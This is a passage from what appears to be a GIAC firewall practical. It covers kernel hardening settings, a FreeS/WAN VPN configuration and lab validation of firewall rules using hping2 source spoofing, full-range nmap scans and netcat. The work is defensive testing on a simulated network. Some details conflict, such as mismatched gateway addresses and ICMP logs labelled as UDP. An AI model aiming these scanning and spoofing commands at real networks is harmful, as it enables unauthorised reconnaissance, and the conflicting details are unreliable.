This statement resets the internet firewall's TTL from the Linux kernel default of 64 to the Microsoft NT 4.0 kernel's default of 128. This is done to prevent accurate operating system detection by potential attackers. [21]

```
net.ipv4.ip_default_ttl = 128
```

4.2.2.10.10 IP Queue Length

This statement increases the size of the IP queue. The Linux kernel's default is 2048, but since the internet firewall will potentially have a large number of connections GIAC Enterprises will increase it to 2048.

```
net.ipv4.ip_queue_maxlen = 2048
```

4.2.2.10.11 Local Port Range

This statement sets the local port range. Redhat's default is "1024 4999", but since the internet firewall will potentially have a large number of connections GIAC Enterprises will increase it to "32768 61000".

```
net.ipv4.ip_local_port_range = "32768 61000"
```

[20] Cromwell
[21] Andreasson

4.2.2.10.12 TCP Timestamps

This statement disables TCP timestamps which can be used to guess the internet firewall's uptime.

```
net.ipv4.tcp_timestamps = 0
```

4.2.2.10.13 TCP Timeouts

These statements enable the internet firewall to handle connections faster by reducing the FIN timeout and the TCP keep alive time.[22]

```
net.ipv4.tcp_fin_timeout = 10
net.ipv4.tcp_keepalive_time = 1800
```

4.3 VPN Gateway Policy

GIAC Enterprises will use a FreeS/WAN based VPN on a Red Hat Enterprise Linux server to provide remote access for external employees into GIAC Enterprises internal corporate network as outlined in section 3.2.3.

4.3.1 Software

The Red Hat Enterprise Linux based FreeS/WAN installed on the VPN gateway should be the latest version of Red Hat Enterprise Linux and FreeS/WAN available. The Red Hat Enterprise Linux and FreeS/WAN version should be checked against security vulnerability lists to determine if they have the capability of being fully secured in deployment. In addition, the Red Hat Enterprise Linux and FreeS/WAN version should be checked daily against security vulnerability lists to determine if they have become vulnerable during deployment. If a Red Hat Enterprise Linux or a FreeS/WAN version becomes vulnerable, vendor patches should be promptly applied or an indirect solution should be implemented to mitigate the vulnerability until a patch is available. The Red Hat Enterprise Linux and FreeS/WAN version utilized in this configuration are Red Hat Enterprise Linux ES version 3 and FreeS/WAN 2.02.

4.3.2 Configuration

The FreeS/WAN IPSEC VPN will utilize Encapsulating Security Protocol (ESP) for 3DES encryption of packets and Internet Key Exchange (IKE) for RSA authentication and negotiation of the encrypted session.

[22] Andreasson

The following configuration is broken into two sections; the gateway configuration and the client configuration. Both configurations can be found in uncommented form in Appendix F.

Gilmore was used as reference material for the following section.

4.3.2.1 Gateway

The following statements configure the VPN gateway to accept IPSEC connections from any number of defined remote clients. The configuration will be applied to FreeS/WAN by adding the statements to the /etc/ipsec.conf file.

The VPN gateway will have a virtual interface (eth0:1) with the 66.173.218.60 public IP address to accept VPN connections from remote clients.

To begin the gateway's configuration, this statement declares the section where general configuration statements for the FreeS/WAN software and connections are defined.

```
config setup
```

This statement defines the interface which FreeS/WAN will use for IPSEC connections.

```
     interfaces="ipsec0=eth0:1"
```

This statement notifies Pluto, the IKE daemon, to automatically load all connections with "auto=add" defined into its database, so that it can answer if a client initiates a connection.

```
     plutoload=%search
```

This statement notifies Pluto to not automatically negotiate connections on FreeS/WAN startup.

```
     plutostart=none
```

This statement declares the section where general IPSEC configuration statements for all remote VPN client IPSEC connections are defined.

```
conn %default
```

This statement defines the IP address of the VPN gateway's interface which will communicate with all remote VPN clients.

```
     left=66.173.218.60
```

This statement defines the IP network or address of the private subnet behind the VPN gateway.

```
     leftsubnet=192.168.16.0/24
```

This statement defines how the VPN gateway will be referenced for authentication.

```
     leftid=@vpn.giacenterprises.com
```

This statement defines the VPN gateway's public key for RSA authentication.

```
     leftrsasigkey=0sAQOay0Vo ... PIPKvMht8uHaMD598kwyPsQUeR
```

This statement notifies the VPN gateway to use RSA based authentication.

```
     authby=rsasig
```

This statement notifies Pluto to load all connections defined in this file.

```
     auto=add
```

This statement declares the section where the specific employees IPSEC connection is defined. This section should be replicated for each remote VPN client. The ID and the RSA key should be unique for all remote VPN client connections.

```
  conn employee-one
```

This statement notifies the VPN gateway that the remote VPN client's IP address can be any address, as our employees can be remote accessing the GIAC Enterprises network from any where on the internet.

```
     right=%any
```

This statement defines how the remote VPN client will be referenced for authentication. This value should be unique for each client.

```
     rightid=@employee-one.giacenterprises.com
```

This statement defines the remote VPN client's public key for RSA authentication. This RSA public key should be unique for each client.

```
     rightrsasigkey=0sAQOEK7Tfs8 ... r4pOjC3zWPWsKlQV4b39dCmb0B
```

4.3.2.2 Client

The following statements configure a remote VPN client to establish an IPSEC connection to the GIAC Enterprises VPN gateway. The configuration will be applied to FreeS/WAN by adding the statements to the /etc/ipsec.conf file on the client.

This configuration should be used for all remote VPN clients. The leftid and the leftrsasigkey should be unique for each remote VPN client.

To begin the client's configuration, this statement declares the section where general configuration statements for the FreeS/WAN software and connections are defined.

```
config setup
```

This statement defines the interface which FreeS/WAN client will use for IPSEC connections.

```
     interfaces=%defaultroute
```

This statement notifies Pluto, the IKE daemon, to automatically load all connections with "auto=add" defined into its database.

```
     plutoload=%search
```

This statement notifies Pluto to automatically negotiate connections with "auto=start" defined on FreeS/WAN startup.

```
     plutostart=%search
```

This statement declares the section where the IPSEC connection to the GIAC Enterprises' VPN gateway is defined.

```
conn giac-enteprises
```

This statement defines the IP, from the interface which FreeS/WAN is using, that will be used by the IPSEC client. It is not explicitly defined as we will not know what IP address a remote client will have.

```
left=%defaultroute
```

This statement defines how the remote VPN client will be referenced for authentication.

```
leftid=@employee-one.giacenterprises.com
```

This statement defines the remote VPN client's public key for RSA authentication.

```
leftrsasigkey=0sAQOEK7Tfs8 ... r4pOjC3zWPWsKlQV4b39dCmb0B
```

This statement defines the IP address of the VPN gateway's interface which remote VPN clients will communicate.

```
right=65.173.218.60
```

This statement defines the IP network or address of the private subnet behind the VPN gateway.

```
rightsubnet=10.251.0.0/16
```

This statement defines how the VPN gateway will be referenced for authentication.

```
rightid=@vpn.giacenterprises.com
```

This statement defines the VPN gateway's public key for RSA authentication.

```
rightrsasigkey=0sAQOay0Vo ... PIPKvMht8uHaMD598kwyPsQUeR
```

This statement notifies Pluto to start this connection when FreeS/WAN is started.

```
auto=start
```

Assignment Three

5.0 Firewall Policy Validation

Before the deployment of the new internet firewall, GIAC Enterprises will validate the internet firewall's policy to ensure the proper protection of their intellectually property.

The validation will define exactly what is to be validated, define how it is to be validated, execute the validation, analyze the results of the validation, and make recommendations, based upon the analysis, to enhance GIAC Enterprises security posture.[23]

5.1 Validation Plan



Figure 8: GIAC Enterprise's Validation Environment

Using an employee other than the implementer of the internet firewall's policy, GIAC Enterprises will validate every firewall rule in the internet firewall's policy defined in section 4.2.2.

To validate each rule, GIAC Enterprises will use a combination of nmap to perform various network scans, hping2 to craft packets, and netcat to simulate servers and clients. Each network tool will be downloaded from their respective web site, have their checksum verified, complied from source, and tested for a week before use to ensure they have not been tampered with; thus able to provide reliable results.

For convenience, GIAC Enterprises will construct a simple simulated environment network to validate the internet firewall policy. This simulated environment network will contain four network hubs (see Figure 8, Labels 2,3,4,5), two validation hosts (see Figure 8, Labels 6 and 7), and the internet firewall (see Figure 8, Label 1). The internet firewall and the four network hubs will be statically connected together for the duration of the validation. The

[23] Perrier, p. 1

validation hosts will have their network interfaces dynamically connected to different network hubs, depending upon which packet flow is being validated though the internet firewall.

This simulated environment provides GIAC Enterprises with two important advantages; first, the simulated environment does not use the production environment, thus exposes GIAC Enterprises daily operations to zero risk; second, the firewall validation can be performed during normal operating hours or any other time since there is no exposure to operational risk. As a result of these two advantages GIAC Enterprises will conduct the firewall validation over the period of two days during normal operating hours.

During the firewall validation, GIAC Enterprises will incur cost for employee compensation to construct the simulated validation environment and carry out the firewall validation.

Employee Compensation		**Cost**
Environment Construction	*8 hours x 30.00 USD*	240.00 USD
Firewall Validation	*16 hours x 30.00 USD*	480.00 USD

Total	720.00 USD

5.2 Policy Validation

In the following sections, each firewall rule contained within the internet firewall's policy is validated for proper function. The result of which, should be kept secure in an encrypted and sparingly distributed document.[24]

Please note that some validation tests might be shortened for the sake of the length of this document and some log rules have been added to the policy to better illustrate the validation tests.

Nmap, hping2 and netcat are used heavily in the following sections. Version information and syntax references can be found in Appendix G (nmap), Appendix H (Hping2), and Appendix I (netcat).

5.2.1 Network Address Translation Policy Validation

To validate each network address translation, GIAC Enterprises will ping each host, without the filtering rules enabled, while inspecting network dumps on each side of the firewall for correct network address translation.

[24] Perrier, p. 4

5.2.1.1 Production Web Server

The following test validates the production web server NAT defined in section 4.2.2.1.1.

```
$ hping2 --icmp --count 1 65.173.218.16
HPING 65.173.218.16 (eth1 65.173.218.16): icmp mode set, 28
headers + 0 data bytes
len=46 ip=65.173.218.16 ttl=63 id=48284 icmp_seq=0 rtt=1.1 ms

--- 65.173.218.16 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 1.1/1.1/1.1 ms
```

ICMP ping from the internet segment to the production web server

```
$ tcpdump -i eth0 -nn
tcpdump: listening on eth0
16:59:18.172962 172.31.254.250 > 65.173.218.16: icmp: echo
request
16:59:18.173399 65.173.218.16 > 172.31.254.250: icmp: echo reply
```

Captured packets from the internet segment

```
$ tcpdump -i eth3 -nn
tcpdump: listening on eth3
16:59:18.379558 172.31.254.250 > 192.168.32.10: icmp: echo
request
16:59:18.379664 192.168.32.10 > 172.31.254.250: icmp: echo reply
```

Captured packets from the production DMZ segment

From the captured ICMP ping packets on the two segments, it can be seen that the production web server is NAT'd from 65.173.218.16 to 192.168.32.10 inbound and NAT'd from 192.168.32.10 to 65.173.218.16 outbound. This result is proper policy function.

5.2.1.2 Corporate Mail Server

The following test validates the corporate mail server NAT defined in section 4.2.2.1.3.

```
$ hping2 --icmp --count 1 65.173.218.2
HPING 65.173.218.2 (eth1 65.173.218.2): icmp mode set, 28
headers + 0 data bytes
len=46 ip=65.173.218.2 ttl=63 id=48286 icmp_seq=0 rtt=0.8 ms

--- 65.173.218.2 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
```

```
round-trip min/avg/max = 0.8/0.8/0.8 ms
```

ICMP ping from the internet segment to the corporate mail server

```
$ tcpdump -i eth0 -nn
tcpdump: listening on eth0
17:00:56.219020 172.31.254.250 > 65.173.218.2: icmp: echo
request
17:00:56.219431 65.173.218.2 > 172.31.254.250: icmp: echo reply
```

Captured packets from the internet segment

```
$ tcpdump -i eth1 -nn
tcpdump: listening on eth1
17:00:56.431953 172.31.254.250 > 192.168.16.12: icmp: echo
request
17:00:56.432068 192.168.16.12 > 172.31.254.250: icmp: echo reply
```

Captured packets from the corporate DMZ segment

From the captured ICMP ping packets on the two segments, it can be seen that the corporate mail server is NAT'd from 65.173.218.2 to 192.168.16.12 inbound and NAT'd from 192.168.16.12 to 65.173.218.2 outbound. This result is proper policy function.

5.2.1.3 Corporate Web Server

The following test validates the corporate web server NAT defined in section 4.2.2.1.4.

```
$ hping2 --icmp --count 1 65.173.218.4
HPING 65.173.218.4 (eth1 65.173.218.4): icmp mode set, 28
headers + 0 data bytes
len=46 ip=65.173.218.4 ttl=63 id=48287 icmp_seq=0 rtt=0.8 ms

--- 65.173.218.4 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.8/0.8/0.8 ms
```

ICMP ping from the internet segment to the corporate web server

```
$ tcpdump -i eth0 -nn
tcpdump: listening on eth0
17:01:44.756843 172.31.254.250 > 65.173.218.4: icmp: echo
request
17:01:44.757239 65.173.218.4 > 172.31.254.250: icmp: echo reply
```

Captured packets from the internet segment

```
$ tcpdump -i eth1 -nn
tcpdump: listening on eth1
17:01:44.972903 172.31.254.250 > 192.168.16.180: icmp: echo
request
17:01:44.973007 192.168.16.180 > 172.31.254.250: icmp: echo
reply
```

Captured packets from the corporate DMZ segment

From the captured ICMP ping packets on the two segments, it can be seen that the corporate web server is NAT'd from 65.173.218.4 to 192.168.16.180 inbound and NAT'd from 192.168.16.180 to 65.173.218.4 outbound. This result is proper policy function.

5.2.1.4 Domain Name Server

The following test validates the DNS server NAT defined in section 4.2.2.1.5.

```
$ hping2 --icmp --count 1 65.173.218.6
HPING 65.173.218.6 (eth1 65.173.218.6): icmp mode set, 28
headers + 0 data bytes
len=46 ip=65.173.218.6 ttl=63 id=48288 icmp_seq=0 rtt=0.8 ms

--- 65.173.218.6 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.8/0.8/0.8 ms
```

ICMP ping from the internet segment to the DNS server

```
$ tcpdump -i eth0 -nn
tcpdump: listening on eth0
17:02:27.741190 172.31.254.250 > 65.173.218.6: icmp: echo
request
17:02:27.741600 65.173.218.6 > 172.31.254.250: icmp: echo reply
```

Captured packets from the internet segment

```
$ tcpdump -i eth1 -nn
tcpdump: listening on eth1
17:02:27.960129 172.31.254.250 > 192.168.64.14: icmp: echo
request
17:02:27.960242 192.168.64.14 > 172.31.254.250: icmp: echo reply
```

Captured packets from the corporate DMZ segment

From the captured ICMP ping packets on the two segments, it can be seen that the DNS server is NAT'd from 65.173.218.6 to 192.168.64.14 inbound and NAT'd from 192.168.64.14 to 65.173.218.6 outbound. This result is proper policy function.

5.2.1.5 Network Time Server

The following test validates the NTP server NAT defined in section 4.2.2.1.6.

```
$ hping2 --icmp --count 1 65.173.218.8
HPING 65.173.218.8 (eth1 65.173.218.8): icmp mode set, 28
     headers + 0 data bytes
len=46 ip=65.173.218.8 ttl=63 id=48283 icmp_seq=0 rtt=1.1 ms

--- 65.173.218.8 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 1.1/1.1/1.1 ms
```

ICMP ping from the internet segment to the NTP server

```
$ tcpdump -i eth0 -nn
tcpdump: listening on eth0
16:49:23.319220 172.31.254.250 > 65.173.218.8: icmp: echo
request
16:49:23.319767 65.173.218.8 > 172.31.254.250: icmp: echo reply
```

Captured packets from the internet segment

```
$ tcpdump -i eth1 -nn
tcpdump: listening on eth1
16:49:22.534753 172.31.254.250 > 192.168.64.10: icmp: echo
     request
16:49:22.534960 192.168.64.10 > 172.31.254.250: icmp: echo reply
```

Captured packets from corporate DMZ segment

From the captured ICMP ping packets on the two segments, it can be seen that the NTP server is NAT'd from 65.173.218.8 to 192.168.64.10 inbound and NAT'd from 192.168.64.10 to 65.173.218.8 outbound. This result is proper policy function.

5.2.1.6 Logging Server

The following test validates the syslog server NAT defined in section 4.2.2.1.7.

```
$ hping2 --icmp --count 1 65.173.218.10
HPING 65.173.218.10 (eth1 65.173.218.10): icmp mode set, 28
headers + 0 data bytes
len=46 ip=65.173.218.10 ttl=63 id=48289 icmp_seq=0 rtt=0.8 ms

--- 65.173.218.10 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.8/0.8/0.8 ms
```

ICMP ping from the internet segment to the syslog server

```
$ tcpdump -i eth0 -nn
tcpdump: listening on eth0
17:03:10.416695 172.31.254.250 > 65.173.218.10: icmp: echo
request
17:03:10.417108 65.173.218.10 > 172.31.254.250: icmp: echo reply
```

Captured packets from the internet segment

```
$ tcpdump -i eth1 -nn
tcpdump: listening on eth1
17:03:10.638457 172.31.254.250 > 192.168.64.12: icmp: echo
request
17:03:10.638572 192.168.64.12 > 172.31.254.250: icmp: echo reply
```

Captured packets from the corporate DMZ segment

From the captured ICMP ping packets on the two segments, it can be seen that the syslog server is NAT'd from 65.173.218.10 to 192.168.64.12 inbound and NAT'd from 192.168.64.12 to 65.173.218.10 outbound. This result is proper policy function.

5.2.1.7 Corporate Hide Address

The following test validates the corporate hide address NAT defined in section 4.2.2.1.8.

```
$ hping2 --icmp --count 1 --spoof 192.168.64.34 172.31.254.250
HPING 172.31.254.250 (eth1 172.31.254.250): icmp mode set, 28
headers + 0 data bytes
len=46 ip=172.31.254.250 ttl=63 id=62436 icmp_seq=0 rtt=0.6 ms

--- 172.31.254.250 hping statistic ---
1 packets tramitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.6/0.6/0.6 ms
```

ICMP ping from a corporate workstation to the internet segment

```
$ tcpdump -i eth1 -nn
tcpdump: listening on eth1
17:13:45.371655 192.168.64.34 > 172.31.254.250: icmp: echo
request
17:13:45.371974 172.31.254.250 > 192.168.64.34: icmp: echo reply
```

Captured packets from the corporate DMZ segment

```
$ tcpdump -i eth0 -nn
tcpdump: listening on eth0
```

```
17:13:45.642936 65.173.218.61 > 172.31.254.250: icmp: echo
request
17:13:45.643055 172.31.254.250 > 65.173.218.61: icmp: echo reply
```

Captured packets from the internet segment

From the captured ICMP ping packets on the two segments, it can be seen that the corporate workstation is NAT'd from 192.168.64.34 to 65.173.218.61 outbound and NAT'd from 65.173.218.61 to 192.168.64.34 inbound. This result is proper policy function.

5.2.1.8 Everything Else

The following test validates that there are not additional hosts or networks NAT'd by the internet firewall.

```
$ nmap -n -sP 65.173.218.0/26

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Host 65.173.218.2 appears to be up.
Host 65.173.218.4 appears to be up.
Host 65.173.218.6 appears to be up.
Host 65.173.218.8 appears to be up.
Host 65.173.218.10 appears to be up.
Host 65.173.218.16 appears to be up.
Host 65.173.218.60 appears to be up.
Host 65.173.218.61 appears to be up.
```

Nmap ping scan from the internet segment to the GIAC Enterprises network

From the nmap results, it can be seen that there are not any additional hosts or networks that are NAT'd by the internet firewall. This result is proper policy function.

5.2.2 Local Firewall Policy Validation

To validate local firewall policy, GIAC Enterprises will simulate allowed/disallowed services, simulate network clients and perform network scans while inspecting network captures and network client behavior for correct firewall policy.

5.2.2.1 SSH

The following test validates the SSH allow rule defined in section 4.2.2.2.1.

```
$ nc -l -p 22
SSH-1.99-OpenSSH_3.5p1
```

Netcat simulating the SSH service on the internet firewall

```
$ nc -s 192.168.64.34 192.168.16.253 22
SSH-1.99-OpenSSH_3.5p1
```

Netcat simulating a SSH client on the corporate segment

```
$ tcpdump -i eth1 -nn
tcpdump: listening on eth1
18:57:43.791275 192.168.64.34.32789 > 192.168.16.253.22: S
1862163516:1862163516(0) win 5840 <mss 1460,sackOK,timestamp
10410267 0,nop,wscale 0> (DF)
18:57:43.791638 192.168.16.253.22 > 192.168.64.34.32789: S
2709250790:2709250790(0) ack 1862163517 win 5792 <mss
1460,sackOK,timestamp 10516178 10410267,nop,wscale 0> (DF)
18:57:43.791742 192.168.64.34.32789 > 192.168.16.253.22: . ack 1
win 5840 <nop,nop,timestamp 10410267 10516178> (DF)
18:57:43.794219 192.168.16.253.22 > 192.168.64.34.32789: P
1:24(23) ack 1 win 5792 <nop,nop,timestamp 10516178 10410267>
(DF)
18:57:43.794325 192.168.64.34.32789 > 192.168.16.253.22: . ack
24 win 5840 <nop,nop,timestamp 10410268 10516178> (DF)
```

Captured packets from the corporate DMZ segment

From the captured TCP packets and the successfully connected Netcat client, it can be seen that the internet firewall policy allowed port TCP/22 access to the internet firewall. This result is proper policy function.

5.2.2.2 Inbound Drop

The following test validates the explicit drop rule defined in section 4.2.2.2.1.

```
$ nc -l -p 22
```

Netcat simulating the SSH service on the internet firewall

```
$ nmap -n -sS -S 192.168.64.34 -p1-65535 -P0 192.168.16.253

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Interesting ports on 192.168.16.253:
(The 65534 ports scanned but not shown below are in state:
closed)
PORT   STATE SERVICE
22/tcp open  ssh
```

Nmap TCP SYN scan from corporate network to internet firewall

```
Jan 12 18:36:53 firewall kernel: [INPUT:DROP] IN=eth1 OUT=
```

```
MAC=00:10:4b:0d:fb:32:00:10:5a:09:9d:49:08:00 SRC=192.168.64.34
DST=192.168.16.253 LEN=40 TOS=0x00 PREC=0x00 TTL=51 ID=55773
PROTO=TCP SPT=56515 DPT=23 SEQ=3873164405 ACK=0 WINDOW=4096
RES=0x00 SYN URGP=0
```

Dropped Firewall TCP packet from the internet firewall's logs

```
$ nmap -n -sU -S 192.168.64.34 -p1-65535 -P0 192.168.16.253

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.16.253 are: closed
```

Nmap TCP UDP scan from corporate network to internet firewall

```
Jan 12 18:42:13 firewall kernel: [INPUT:DROP] IN=eth1 OUT=
MAC=00:10:4b:0d:fb:32:00:10:5a:09:9d:49:08:00 SRC=192.168.64.34
DST=192.168.16.253 LEN=28 TOS=0x00 PREC=0x00 TTL=59 ID=2815
PROTO=UDP SPT=48461 DPT=84 LEN=8
```

Dropped Firewall UDP packet from the internet firewall's logs

From the logged TCP and UDP packets, it can be seen that the internet firewall policy only allowed TCP/22 access to the internet firewall from the network. This result is proper policy function.

5.2.2.3 Syslog

The following test validates the allow syslog rule defined in section 4.2.2.2.2.

```
$ nc -l -u -p 514
SYSLOG
```

Netcat simulating the syslog service on a host in the corporate segment

```
$ nc -u 192.168.64.12 514
SYSLOG
```

Netcat simulating a syslog client on the internet firewall

```
$ tcpdump -i eth1 -nn
tcpdump: listening on eth1
21:14:30.478943 192.168.16.253.32772 > 192.168.64.12.514: udp 7
(DF)
```

Captured packets from the corporate DMZ segment

From the captured UDP packet on the corporate DMZ segment, it can be seen that the policy allowed port UDP/514 from the firewall to the syslog server. This result is proper policy function.

5.2.2.4 NTP

The following test validates the allow NTP rule defined in section 4.2.2.2.2.

```
$ nc -l -u -p 123
TIME
```

Netcat simulating the NTP service on a host in the corporate segment

```
$ nc -u 192.168.64.10 123
TIME
```

Netcat simulating a syslog client on the internet firewall

```
$ tcpdump -i eth1 -nn
tcpdump: listening on eth1
21:26:04.861420 192.168.16.253.32772 > 192.168.64.10.123:
[len=5] v2 +1s server strat 73 poll 77 prec 69 (DF)
```

Captured packets from the corporate DMZ segment

From the captured UDP packet on the corporate DMZ segment, it can be seen that the policy allowed port UDP/123 from the firewall to the NTP server. This result is proper policy function.

5.2.2.5 Outbound Drop

The following test validates the explicit drop rule defined in section 4.2.2.2.2

```
$ nc -l -p 25 &
$ nc -l -p 80 &
$ nc –u -l -p 514 &
```

Netcat simulating the SMTP, HTTP, Syslog services on a host in the internet segment

```
$ nmap –n -sS -S 172.31.254.249 -P0 172.31.254.250
Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
sendto in send_tcp_raw: sendto(3, packet, 40, 0, 172.31.254.250,
16) => Operation not permitted
sendto in send_tcp_raw: sendto(3, packet, 40, 0, 172.31.254.250,
16) => Operation not permitted
```

Nmap TCP SYN scan from the internet firewall to the internet segment

```
Jan 12 18:48:36 firewall kernel: [OUTPUT:DROP] IN= OUT=eth0
SRC=172.31.254.249 DST=172.31.254.250 LEN=40 TOS=0x00 PREC=0x00
TTL=59 ID=46403 PROTO=TCP SPT=63626 DPT=5901 SEQ=2880001544
ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
```

Sample dropped TCP packet from the internet firewall's logs

```
$ nmap -n -sU -S 172.31.254.249 -P0 172.31.254.250
Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
sendto in send_udp_raw: sendto(3, packet, 28, 0, 172.31.254.250,
16) => Operation not permitted
sendto in send_udp_raw: sendto(3, packet, 28, 0, 172.31.254.250,
16) => Operation not permitted
```

Nmap UDP scan from the internet firewall to the internet segment

```
Jan 12 18:46:19 firewall kernel: [OUTPUT:DROP] IN= OUT=eth0
SRC=172.31.254.249 DST=172.31.254.250 LEN=28 TOS=0x00 PREC=0x00
TTL=37 ID=43486 PROTO=UDP SPT=34381 DPT=1663 LEN=8
```

Sample dropped UDP packet from the internet firewall's logs

From the logged TCP and UDP packets, it can be seen that the policy did not allow any other packets from the firewall to the network. This result is proper policy function.

5.2.3 Internal Network Policy Validation

To validate internal network policy, GIAC Enterprises will simulate allowed/disallowed services, simulate network clients and perform network scans while inspecting network captures and network client behavior on each side of the firewall for correct firewall function.

5.2.3.1 Private Networks

The following test validates the private network rules defined in section 4.2.2.3.1. ICMP echo request is used to test as it is dropped later in the rule set. Only one instance is provided to control the length of this document.

```
$ hping2 --icmp --count 1 --spoof 10.0.0.34 65.173.218.2
HPING 65.173.218.2 (eth1 65.173.218.2): icmp mode set, 28
headers + 0 data bytes

--- 65.173.218.2 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

ICMP ping from the internet segment to a private network address

```
Jan 12 19:48:23 firewall kernel: [FORWARD:DROP] IN=eth0 OUT=eth1
SRC=10.0.0.34 DST=192.168.16.12 LEN=28 TOS=0x00 PREC=0x00 TTL=63
ID=46435 PROTO=ICMP TYPE=8 CODE=0 ID=23815 SEQ=0
```

Sample dropped UDP packet from the internet firewall's logs

From the logged ICMP packet, it can be seen that the policy did not allow any private address from the internet into the internal GIAC Enterprises networks. This result is proper policy function.

5.2.3.2 Reserved Networks

The following test validates the reserved network rules defined in section 4.2.2.3.2. ICMP echo request is used to test as it is dropped later in the rule set. Only one instance is provided to control the length of this document.

```
$ hping2 --icmp --count 1 --spoof 1.0.0.0 65.173.218.2
HPING 65.173.218.2 (eth1 65.173.218.2): icmp mode set, 28
headers + 0 data bytes

--- 65.173.218.2 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

ICMP ping from the internet segment to a reserved network address

```
Jan 12 19:51:10 firewall kernel: [FORWARD:DROP] IN=eth0 OUT=eth1
SRC=1.0.0.0 DST=192.168.16.12 LEN=28 TOS=0x00 PREC=0x00 TTL=63
ID=64467 PROTO=ICMP TYPE=8 CODE=0 ID=24839 SEQ=0
```

Sample dropped UDP packet from the internet firewall's logs

From the logged ICMP packet, it can be seen that the policy did not allow any reserved address from the internet into the internal GIAC Enterprises networks. This result is proper policy function.

5.2.3.3 Multicast Networks

The following test validates the multicast network rules defined in section 4.2.2.3.3. ICMP echo request is used to test as it is dropped later in the rule set. Only one instance is provided to control the length of this document.

```
$ hping2 --icmp --count 1 --spoof 233.0.0.34 65.173.218.2
HPING 65.173.218.2 (eth1 65.173.218.2): icmp mode set, 28
headers + 0 data bytes

--- 65.173.218.2 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

ICMP ping from the internet segment to a multicast network address

```
Jan 12 19:53:32 firewall kernel: [FORWARD:DROP] IN=eth0 OUT=eth1
SRC=233.0.0.34 DST=192.168.16.12 LEN=28 TOS=0x00 PREC=0x00
TTL=63 ID=45634 PROTO=ICMP TYPE=8 CODE=0 ID=24981 SEQ=0
```

Sample dropped UDP packet from the internet firewall's logs

From the logged ICMP packet, it can be seen that the policy did not allow any multicast address from the internet into the internal GIAC Enterprises networks. This result is proper policy function.

5.2.3.4 Special Networks

The following test validates the special network rules defined in section 4.2.2.3.4. ICMP echo request is used to test as it is dropped later in the rule set. Only one instance is provided to control the length of this document.

```
$ hping2 --icmp --count 1 --spoof 192.0.2.34 65.173.218.2
HPING 65.173.218.2 (eth1 65.173.218.2): icmp mode set, 28
headers + 0 data bytes

--- 65.173.218.2 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

ICMP ping from the internet segment to a special network address

```
Jan 12 19:57:17 firewall kernel: [FORWARD:DROP] IN=eth0 OUT=eth1
SRC=192.0.2.34 DST=192.168.16.12 LEN=28 TOS=0x00 PREC=0x00
TTL=63 ID=24477 PROTO=ICMP TYPE=8 CODE=0 ID=25863 SEQ=0
```

Sample dropped UDP packet from the internet firewall's logs

From the logged ICMP packet, it can be seen that the policy did not allow any special address from the internet into the internal GIAC Enterprises networks. This result is proper policy function.

5.2.3.5 Internet Control Message Protocol

The following test validates the ICMP rules defined in section 4.2.2.3.5. Only inbound ICMP instance is provided to control the length of this document.

```
$ hping2 --icmp --icmptype 3 --icmpcode 4 --count 1 65.173.218.2
HPING 65.173.218.2 (eth1 65.173.218.2): icmp mode set, 28
headers + 0 data bytes

--- 65.173.218.2 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

ICMP type 3 code 4 packet from the internet segment to the corporate DMZ

```
$ tcpdump -i eth1 -nn -vv
tcpdump: listening on eth1
20:22:17.339090 172.31.254.250 > 192.168.16.12: [|icmp] (ttl 64,
id 27961, len 28)
```

Captured packets from the corporate DMZ segment

The following test validates that all other ICMP is dropped. Only one instance is provided to control the length of this document.

```
$ hping2 --icmp --count 1 65.173.218.2
HPING 65.173.218.2 (eth1 65.173.218.2): icmp mode set, 28
headers + 0 data bytes

--- 65.173.218.2 hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

ICMP echo request packet from the internet segment to the corporate DMZ

```
Jan 12 20:23:50 firewall kernel: [FORWARD:DROP] IN=eth0 OUT=eth1
SRC=172.31.254.250 DST=192.168.16.12 LEN=28 TOS=0x00 PREC=0x00
TTL=63 ID=45980 PROTO=ICMP TYPE=8 CODE=0 ID=38663 SEQ=0
```

